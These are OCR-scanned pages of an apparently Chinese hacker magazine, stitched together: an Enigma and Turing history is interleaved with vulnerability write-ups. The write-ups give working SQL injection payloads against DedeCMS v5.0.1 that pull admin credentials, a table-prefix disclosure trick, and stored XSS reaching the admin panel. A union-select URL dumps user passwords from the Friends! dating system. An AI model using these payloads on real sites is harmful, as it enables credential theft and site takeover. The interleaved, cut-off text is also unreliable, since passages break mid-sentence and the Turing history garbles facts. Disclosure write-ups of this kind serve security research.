


图5 1977年早期的ARPA网拓扑图


对于各国的密码加密和解密精英们，这一奋战始于1918年。在那一年，德国工程师阿瑟·谢尔比乌斯(Arthur Scherbius)申请了他设计的一种使用转子的密码机的专利，而这台机器成为了现代密码学历史上最出名的密文加密机器恩尼格玛密码机（德语：Enigma，又译哑谜机，或谜），不幸的是，这台具有历史意义的机器在最初销售的时候，并没有人对它产生任何兴趣。


图6 阿瑟·谢尔比乌斯

不过随后英国政府发表了两份关于一次大战的文件，使得德国军队开始对恩尼格玛密码机兴趣大增。其中一份是1923年出版的温斯顿.丘吉尔的著作《世界危机》，其中有一段提到了英国和俄国在军事方面的合作，指出俄国人曾经成功地破译了某些德军密码，而使用这些成果，英国的40局（英国政府负责破译密码的间谍机构）能够系统性地取得德军的加密情报。德国方面几乎是在十年之后才知道这一真相。第二份文件同样是在1923年由皇家海军发表，是关于第一次世界大战的官方报告，其中讲述了在战时盟军方面截获（并且破译）德军通讯所带来的决定性的优势。这些文件构成了对德国情报部门的隐性指控，他们最终承认“由于无线电通讯被英方截获和破译，德国海军指挥部门就好象是把自己的牌明摊在桌子上和英国海军较量。”

为了避免再一次因为文件被敌方的密码破译人员“破解”，德军对谢尔比乌斯的发明进行了可行性研究，最终得出结论：必须装备这种加密机器。从1925年开始，谢尔比乌斯的工厂开始系列化生产Enigma，次年德军开始使用这些机器。接着政府机关，比如说国营企业，铁路部门等也开始使用Enigma。这些新型号的机器和原来已经卖出的一些商用型号不同，所以商用型机器的使用者就不知道政府和军用型的机器具体是如何运作的。

在接下来的十年中，德国军队大约装备了三万台Enigma。谢尔比乌斯的发明使德国具有了可靠的加密系统。在第二次世界大战开始时，德军通讯的保密性在当时世界上无与伦比。似乎可以这样说，Enigma在纳


图7 Enigma

小天辩语：

前几天有个读者朋友给这个栏目说到这么一个问题："都有后台了为什么还要跨站呢？拿shell就可以啊！"，呵呵，确实也经常有朋友和我说过这个问题，今天在这里和大家分享下我们的想法。

"新洞练练看"和"西线无战事"栏目的主要区别是，"新"侧重白盒分析，辅以黑盒探测，或者是先黑盒探测到漏洞，再白盒分析漏洞的原因，主要是对一个系统中漏洞做全面分析，而"西"栏目主要偏重于黑盒渗透和思路组合，以达到预定的目标（比如拿webshell等）。

如果您有其他的建议和意见请及时告诉我们，谢谢。

Dedecms v5.0.1 多个0day漏洞曝光

文 Flyh4t

从本文可以学到：

1、dedecms 注射、暴库前缀、跨站漏洞分析

2、后台取 webshell 方法

织梦内容系统（dedecms）是一款国内应用非常广泛的 php cms。最近 dedecms5 发布了，忙里抽闲看了下，发现还是有一些明显的漏洞，国内脚本系统的安全现状依旧让人担忧。

漏洞一：又见 getiP()

比较经典的一段漏洞代码出现在 \include \inc_functions.php 中，数次将这个函数的结果直接入库，造成了很多处注射漏洞。当然，这个漏洞在 dedecms4 中也一直存在 ：）

```
//\include\inc_functions.php
function GetIP(){//该函数中的$_SERVER变量没有过滤，而且php5环境下不受gpc影响
    if(!empty($_SERVER["HTTP_CLIENT_IP"])) $cip = $_SERVER["HTTP_CLIENT_IP"];
    else if(!empty($_SERVER["HTTP_X_FORWARDED_FOR"]))
  $cip = $_SERVER["HTTP_X_FORWARDED_FOR"];
    else if(!empty($_SERVER["REMOTE_ADDR"])) $cip = $_SERVER["REMOTE_ADDR"];
    else $cip = "无法获取！";
    return $cip;
}
```

这个类型的漏洞已经很多了，我不再详细写了，只拿其中一处写了个 poc，方便理解：）。

```
// \member\story_add_action.php (30)
$userip = getip();
$inQuery = "
INSERT
INTO '#@__story_books'('catid','bcatid','booktype','iscommend','click','freenum','bookname',
 'author','memberid','litpic','pubdate','ischeck','status',
 'lastpost','postnum','lastfeedback','fedbacknum','weekcc','monthcc','weekup','monthup',
 'description','body','keywords','userip','senddate')
 VALUES ('$catid','$bcatid','$booktype','$iscommend','0','$freenum','$bookname',
  '$author','{$cfg_ml->M_ID}','$litpic','$pubdate','$ischeck','0',
  '0','0','0','0','0','0','0','0',
  '$description','$body','$keywords','$userip','".mytime()."');
";
```

要伪造 **HTTP_CLIENT_IP** 为 **111.111.111.111', '1173448061'),('1', '0', '0', '0', '1', '6',(SELECT concat(userid, 0x5f, pwd, 0x5f, uname) FROM dede_admin WHERE id =1), 'flyh4t', '3', '0', '1173448047', '1', '0', '0', '1', '0', '0', '0', '0', '0', '0', 'flyh4t', 'flyh4t', 'flyh4t', '127.0.0.1**，即可以注射这个漏洞了（不过这里要求 mysql>=4.1，这个版本以上的支持子查询），具体参考光盘里面的 poc.。

粹德国二战初期的胜利中起到的作用是决定性的，但是我们也会看到，它在后来希特勒的灭亡中扮演了重要的角色。但是谢尔比乌斯没有能够看见所有这一切。有一次在套马时，他被摔到了一面墙上，于 1929 年 5 月 13 日死于内脏损伤。

不过在谢尔比乌斯意外死亡的那一年，一位名叫阿兰.麦席森.图灵（Alan Mathison Turing）的 17 岁少年开始研究爱因斯坦的相对论，随后他以优异的成绩考入剑桥大学国王学院，开始他的数学生涯，他在大学中主攻研究量子力学、概率论和逻辑学。而也就是这位天资无比的年轻人，在随后的战争期间凭借着他的天才设想设计出了 Enigma 的破译机。这台机器主要由继电器构成，还用了 80 个电子管，由光电阅读器直接读入密码，每秒可读字符 2000 个，运行起来咔嚓咔嚓直响。它被图灵戏称为"罗宾逊"，至今没人能搞懂图灵究竟如何指挥它工作。但"罗宾逊"的确神通广大，在它的神奇般的破译中，Enigma 在当时不可能被破译的秘密屡次被攻破，让二战中的德国飞机一再落入圈套，死无葬身之地。

现代黑客的划分

Hacker：对网络安全与计算机系统有深入的了解，有独立的编程能力和技术突破能力的人。

骇客（灰客）：一个恶意（一般是非法地）试图破解或破坏某个程序、系统及网络安全的人。

红客：充满爱国主义的中国计算机高手。

Phreaker：对电话与电信交换机等电信系统破解有独特研究的人群。

Techer：只对网络安全最新技术敏感的安全技术潮流追逐者。

Cracker：软件破解技术高手。

vulnerability researcher：软件漏洞挖掘和溢出寻找的高手。

Permeater：网络渗透攻击的技术专家，具有异常丰富的综合网络知识。

Script Hacker：能够挖掘脚本漏洞的脚本语言漏洞挖掘者。

Script Kids：那些完全没有或仅有一点点黑客技巧，而只是按照指示或运行某种黑客程序来达到攻破网站目的的人。

编辑点评：

初看此文，不知道怎么搞得，有一种在看《魔戒》三部曲的感觉。说实话，我都不知道 Hacker 这个词来源于更早的一个名词"Hackney"！这次受教了。再看此文，又有了一种学了很久少林功夫才知道达摩祖师当初是怎么一苇渡江的感觉。呵呵，观史可以明道识理，博古可以通今知来，敬请期待作者的下一篇。

漏洞二：暴数据库表前缀

这个漏洞和漏洞一是天生的一对，在用户修改了表前缀的情况下我们的sql注射很难利用起来，但是这个漏洞给了我们一个机会 ：），**看代码：**

```
/plus/search.php
$keyword = stripslashes($keyword);//还原被gpc转掉的变量值
$keyword = ereg_replace("[\|\"\r\n\t%\*\?\(\)\$;,'%-]"," ",trim($keyword));
//将敏感的符号替换为空格，注意，是空格而不是空
if( ($cfg_notallowstr!='' && eregi($cfg_notallowstr,$keyword)) || ($cfg_replacestr!='' && eregi($cfg_replacestr,$keyword)) ){
    echo "你的信息中存在非法内容，被系统禁止！<a href='javascript:history.go(-1)'>[返回]</a>"; exit();
}
if($keyword==""||strlen($keyword)<3){
    ShowMsg("关键字不能小于3个字节！","-1");
    exit();
}
//上面这个判断犯了逻辑上的错误，简单的说：三个空格的长度并不小于三
$sp = new SearchView($typeid,$keyword,$channelid,$searchtype,$kwtype,$cacheid);
//进行搜索
```

下面我们来看SearchView类里面两个函数：

```
\include\inc_arcsearch_view.php
function GetKeywordSql()
{
        $where = array();
        ……
        $ks = explode(" ",$this->Keywords);
        sort($ks);
        reset($ks);
        $kwsqlarr = array();
        foreach($ks as $k)
        {
                $k = trim($k);
                if(strlen($k)<2) continue;
                $k = addslashes($k);
                if($this->SearchType != "titlekeyword"){
                        $kwsqlarr[] = " #@__full_search.title like '%$k%' ";
                }else{
                        $kwsqlarr[] = " #@__full_search.title like '%$k%' ";
                        $kwsqlarr[] = " #@__full_search.addinfos like '%$k%' ";
                        $kwsqlarr[] = " #@__full_search.keywords like '%$k%' ";
                }
        }
        if($this->KType==1){
                $where[] = implode(' AND ',$kwsqlarr);
        }else{
                $where[] = implode(' OR ',$kwsqlarr);
        }
        $wheresql = implode(' AND ',$where);
        return $wheresql;
//折腾了好久，我们的keyword如果像上面那样被过滤成三个以上的空格，这个得到的$wheresql就是空的
}
```


接着看：

```
\include\inc_arcsearch_view.php
function CountRecord()
{
        ……
        if(empty($this->cacheid)){
                $where = $this->GetKeywordSql();//该值可以为空
                $query = "Select aid from #@__full_search where $where limit $cfg_search_maxlimit";//$where为空就会发生语法错误
        ……
}
```

我们提交搜索关键字%%%%%%测试看看，如图1。

提示错误：You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near 'limit 500' at line 1 - Execute Query False! Select aid from dede_full_search where limit 500

我们轻松的知道了表前缀是dede_。



图1 测试效果


漏洞三：跨站跨遍前后台


1、前台跨站

在给用户留言的地方过滤不严，可以在留言内容里直接写script代码。

Poc：留言内容填写**<script>javascript:alert("flyh4t")</script>**，当用户看留言时就执行了代码，如图2。


图2 前台跨站成功



图3 后台跨站


图4 方法一示例

2、后台跨站

在用户填写个人说明的地方过滤不严，存在跨站漏洞，该漏洞可以跨到后台。

Poc：在个人说明处填写**test</textarea><script>javascript:alert("flyh4t")</script>**


图5 写入新文件

当管理员进入后台查看个人信息时代码就会执行。如图3。

这个漏洞利用起来的话危害很大，可以直接通过xss对后台提交表单得到webshell。

后台得到webshell的方法：

Friends!，漏洞不是Friendly

图 非零解

从本文你可以学到：

Friends!婚恋交友系统漏洞（注射，跨站）分析

一、前言

Friends!婚恋交友系统V2.0是一套集成了会员日志、交友速配、相册等多功能的开源交友系统，稍微浏览一下他的成功案例发现用这套系统的还有交友大站呢！由于本身php程序受到magic_quotes_gpc选项的影响，使得php程序在一定的程度上显得比较安全，当然Friends!婚恋交友系统也使用了大量的过滤函数来过滤不安全的变量，从而使得这套程序的安全性比较高。

二、SQL注入分析

众所周知，magic_quotes_gpc打开的话，会把输入参数含有的单引号、双引号及空格等前面加上反斜杠(\)。例如本程序中pm.php中代码：

```
$id=$_GET["id"];
$arr = $db->fetch_array($db->query("select * from friends_user_pm where pto='$username' and id='$id'"));
```

虽然说变量**id**接收后没有经过任何过滤就放入到sql查询语句中，我们用**1' and 1=1/***放入变量id中去的时候，在其他的语言中有可能是这样的，如：**select * from friends_user_pm where pto=' test' and id='1' and 1=1/*'**，但是在php中magic_quotes_gpc打开（默认是打开的）时，查询语句就变成了**select * from friends_user_pm where pto=' test' and id='1/' / and/ 1=1/*'**。这套程序中大量使用了intval()过滤变量，如在user.php中，变量userid取得了用intval()处理id的值，这时userid就成了数字了：

```
$userid=intval($_GET["id"]);
if($userid > 0)
{
    $str="select * from friends_user where id='$userid'";
    $coObj = $data->getList($str,2);
..............
```

但是百密一疏，在words.php中存在如下的代码：

```
function View()
{
    global $db,$tpl;
    $id = $_GET['id'];
    $str = "select * from friends_words where id=$id";
    $res = $db->query($str);
    $arr = $db->fetch_array($res);
    $words = nl2br($arr["words"]);
    $words = stripslashes($words);
    $tpl->set("title",$arr["title"]);
    $tpl->set("writer",$arr["writer"]);
    $tpl->set("from",$arr["wfrom"]);
    $tpl->set("date",$arr["date"]);
    $tpl->set("words",$words);
    $tpl->set("main_middle","words.html");
    $tpl->parse("main.html");
}
```

变量**id**用GET方法取得后，没有使用如上的intval()函数的处理，也没有把变量id当作字符型放入到查询语句**select * from friends_words where id=$id**中，这就是sql注入。本来打算去官方网站上测试的，但是校园网的速度太慢了，半天都没有打开官方网站。在本地提交：**http://127.0.0.1:90/words.php?op=View&id=1%20and%201=1**和**http://127.0.0.1:90/words.php?op=View&id=1%20and%201=2**，得到的页面返回不




图1　and 1=1和and 1=2返回的页面不同

同，证明前面的分析是正确的，如图1所示。

这时候用联合查询提交**http://127.0.0.1:90/words.php?op=View&id=1%20and%201=2%20union%20select%201,2,3,4,pass,username,7%20from%20friends_user**，在数据库里面的查询语句就变成了**select * from friends_words where id=1 and 1=2 union select 1,2,3,4,pass,username,7 from friends_user**，虽然语句中查询的是所有用户和对应的密码，但是由于显示的时候只能显示一条数据，所以显示id为1的用户名就能查询出管理员的用户名和密码，如图2所示。

三、跨站漏洞分析

